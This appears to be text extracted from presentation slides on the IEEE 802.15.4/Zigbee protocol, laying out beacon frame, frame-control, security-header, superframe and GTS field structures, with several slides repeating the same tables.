
how a frame is received



2.4 GHz
(or 868/915/etc MHz)


SPI bus
(or similar)

it gets messy…



Octets: 2	1	4/10	0/5/6/10/14	2	variable	variable	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Superframe Specification	GTS fields (Figure 45)	Pending address fields (Figure 46)	Beacon Payload	FCS
MHR				MAC Payload				MFR

it gets messy…



Octets: 2	1	4/10	0/5/6/10/14	2	variable	variable	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Superframe Specification	GTS fields (Figure 45)	Pending address fields (Figure 46)	Beacon Payload	FCS
				MAC Payload				MFR

Bits: 0–2	3	4	5	6	7–9	10–11	12–13	14–15
Frame Type	Security Enabled	Frame Pending	Ack. Request	PAN ID Compression	Reserved	Dest. Addressing Mode	Frame Version	Source Addressing Mode

Bit: 0–2	3–4	5–7
Security Level	Key Identifier Mode	Reserved

Bits: 0–3	4-7	8-11	12	13	14	15
Beacon Order	Superframe Order	Final CAP Slot	Battery Life Extension (BLE)	Reserved	PAN Coordinator	Association Permit

Octets: 1	4	0/1/5/9
Security Control	Frame Counter	Key Identifier

0/2	0/2/8	0/2	0/2/8
Destination PAN Identifier	Destination Address	Source PAN Identifier	Source Address

Octets: 1	0/1	variable
GTS Specification	GTS Directions	GTS List

Octets: 1	variable
Pending Address Specification	Address List


Bits: 0-2	3-6	7
GTS Descriptor Count	Reserved	GTS Permit

Bits: 0-2	3	4-6	7
Number of Short Addresses Pending	Reserved	Number of Extended Addresses Pending	Reserved

Bits: 0-6	7
GTS Directions Mask	Reserved

Bits: 0-15	16-19	20-23
Device Short Address	GTS Starting Slot	GTS Length

it gets messy…



Bit: 0–2	3–4	5–7
Security Level	Key Identifier Mode	Reserved

Bits: 0–3	4-7	8-11	12	13	14	15
Beacon Order	Superframe Order	Final CAP Slot	Battery Life Extension (BLE)	Reserved	PAN Coordinator	Association Permit

Bits: 0–2	3	4	5	6	7–9	10–11	12–13	14–15
Frame Type	Security Enabled	Frame Pending	Ack. Request	PAN ID Compression	Reserved	Dest. Addressing Mode	Frame Version	Source Addressing Mode

Octets: 1	4	0/1/5/9
Security Control	Frame Counter	Key Identifier

Octets: 2	1	4/10	0/5/6/10/14	2	variable	variable	variable	2
Frame Control	Sequence Number	Addressing fields	Auxiliary Security Header	Superframe Specification	GTS fields (Figure 45)	Pending address fields (Figure 46)	Beacon Payload	FCS
				MAC Payload				MFR

0/2	0/2/8	0/2	0/2/8
Destination PAN Identifier	Destination Address	Source PAN Identifier	Source Address

Octets: 1	0/1	variable
GTS Specification	GTS Directions	GTS List

Octets: 1	variable
Pending Address Specification	Address List

Bits: 0-2	3-6	7
GTS Descriptor Count	Reserved	GTS Permit

Bits: 0-2	3	4-6	7
Number of Short Addresses Pending	Reserved	Number of Extended Addresses Pending	Reserved

Bits: 0-6	7
GTS Directions Mask	Reserved


Bits: 0-15	16-19	20-23
Device Short Address	GTS Starting Slot	GTS Length

All layers together

“self-configuring, self-healing system of redundant, low-cost, very low-power nodes” (zigbee.org)

- topologies
- device classes
- security suites

